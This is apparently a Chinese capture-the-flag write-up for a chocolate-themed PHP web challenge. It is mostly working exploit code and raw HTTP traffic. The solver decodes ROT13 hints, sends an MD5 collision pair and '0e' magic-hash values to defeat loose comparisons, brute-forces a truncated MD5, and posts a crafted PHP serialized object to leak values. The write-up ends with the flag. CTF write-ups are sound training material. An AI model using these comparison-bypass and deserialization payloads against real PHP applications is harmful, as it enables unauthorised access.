# 或许可以问问经验最丰富的 Mr.OldStar, 他在OldStar.php

# http://eci-2zegzaz5l01s0yi0n228.cloudeci1.ichunqiu.com/OldStar.php?
num=1337\0000

# 什么?想做巧克力? // 可可液块 (g): 1337033 // gur arkg yriry vf :
pbpbnOhggre_fgne.cuc, try to decode this 牢师傅如此说到

# gur arkg yriry vf : pbpbnOhggre_fgne.cuc,

def rot13(text):
    result = ""
    for char in text:
        if char.isalpha():
            offset = 13 if char.islower() else -13
            result += chr((ord(char) - ord('a' if char.islower() else 'A') +
offset) % 26 + ord('a' if char.islower() else 'A'))
        else:
            result += char
    return result

encrypted_text = "gur arkg yriry vf : pbpbnOhggre_fgne.cuc"
decrypted_text = rot13(encrypted_text)
print(decrypted_text)
```

```
# the next level is : cocoaButter_star.php
```


```
# cocoaLiquor=123&cocoaButter=123&darkCocoaPowder=123&powderedSugar=111

import requests

# 要发送POST请求的网址
url = 'http://eci-
2zegzaz5l01s0yi0n228.cloudeci1.ichunqiu.com/cocoaButter_star.php'

# POST请求的头部信息
headers = {
    'Content-Type': 'application/x-www-form-urlencoded'
}

params = {
    'cat':
"M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%A
F%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2",
    'dog':
"M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%A
F%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2"
}

data = {
    'moew': '0e215962017',
    'wof' : '60066549'
}


response = requests.post(url,headers=headers, params=params, json=data)

cc = response.content

print(str(cc,encoding="utf-8"))
```

```
import hashlib
from multiprocessing.dummy import Pool as ThreadPool

# MD5截断数值已知 求原始数据
# 例子 substr(md5(captcha), 0, 6)=60b7ef

def md5(s):  # 计算MD5字符串
    return hashlib.md5(str(s).encode('utf-8')).hexdigest()


keymd5 = '8031b'   #已知的md5截断值
md5start = 0   # 设置题目已知的截断位置
md5length = 5

def findmd5(sss):    # 输入范围 里面会进行md5测试
    key = sss.split(':')
    start = int(key[0])   # 开始位置
    end = int(key[1])    # 结束位置
    result = 0
    for i in range(start, end):
        # print(md5(i)[md5start:md5length])
        if md5(i)[0:5] == keymd5:            # 拿到加密字符串
            result = i
            print(result)    # 打印
            break


list=[]  # 参数列表
for i in range(10):   # 多线程的数字列表 开始与结尾
    list.append(str(10000000*i) + ':' + str(10000000*(i+1)))
pool = ThreadPool()    # 多线程任务
pool.map(findmd5, list) # 函数 与参数列表
pool.close()
pool.join()
```

```
# http://eci-2zegzaz5l01s0yi0n228.cloudeci1.ichunqiu.com/final.php

# cocoaLiquor=123&cocoaButter=123&darkCocoaPowder=123&powderedSugar=111

import requests
from io import BytesIO

# 要发送POST请求的网址
url = 'http://eci-2zegzaz5l01s0yi0n228.cloudeci1.ichunqiu.com/final.php'

# POST请求的头部信息
headers = {
    'Content-Type': 'application/json'
}

str1 = BytesIO(b'chocolate'+b'chocolate'*100000)

data = {
    'food': str(str1),
}



response = requests.post(url,headers=headers, json=data)

cc = response.content

print(str(cc,encoding="utf-8"))

O:9:"chocolate":2:{s:3:"cat";s:3:"abc";s:5:"kitty";s:3:"abc";}
```

最后一个其实，直接把那个丢回去burpsuite就好了。。。不用写脚本


其实好像都不用写脚本，我有点蠢。


Target: http://eci-2ze1l5vqsolgjrfi657h.cloudeci1.ichunqiu.com

```
POST /final.php HTTP/1.1
Host: eci-2ze115vqsolgjrfi657h.cloudeci1.ichunqiu.com
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 62

O:9:"chocolate":2:{s:3:"cat";s:3:"aaa";s:5:"kitty";s:3:"bbb";}
```


```
        return $this->cat;
    }

    public function __destruct(){
        global $darkCocoaPowder;
        echo $darkCocoaPowder;
    }
}

$milk=@unserialize($food);
if(preg_match('/chocolate/', $food)){
    throw new Exception("Error $milk",1);
}
```

Fatal error: Uncaught Exception: Error aaa in /var/www/html/final.php:30 Stack trace: #0 {main} thrown in **/var/www/html/final.php** on line **30**
// 黑可可粉 (g): 51540


Target: http://eci-2zegzaz5l01s0yi0n228.cloudeci1.ichunqiu.com

```
POST /cocoaButter_star.php?cat=
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&dog=
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2 HTTP/1.1
Host: eci-2zegzaz5l01s0yi0n228.cloudeci1.ichunqiu.com
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

moew=0e215962017&wof=60066549
```

```
HTTP/1.1 200 OK
Date: Wed, 16 Oct 2024 15:41:37 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/8.3.12
Content-Length: 55

of course you konw// 可可脂 (g): 202409//` final.php
```


eci-2ze1l5vqsolgjrfi657h.cloudeci1.ichunqiu.com/verify.php

喵喵 这确实是巧克力！ flag{c46258b8-6974-432c-8344-2fbeaebe74f4} bye

```
<!DOCTYPE html>
<html>
<head>…</head>
<body style="background-image: url('choco.gif'); background-size: cover;"> 喵喵 这确实是巧克力！ flag{c46258b8-6974-432c-8344-2fbeaebe74f4} bye</body> == $0
</html>
```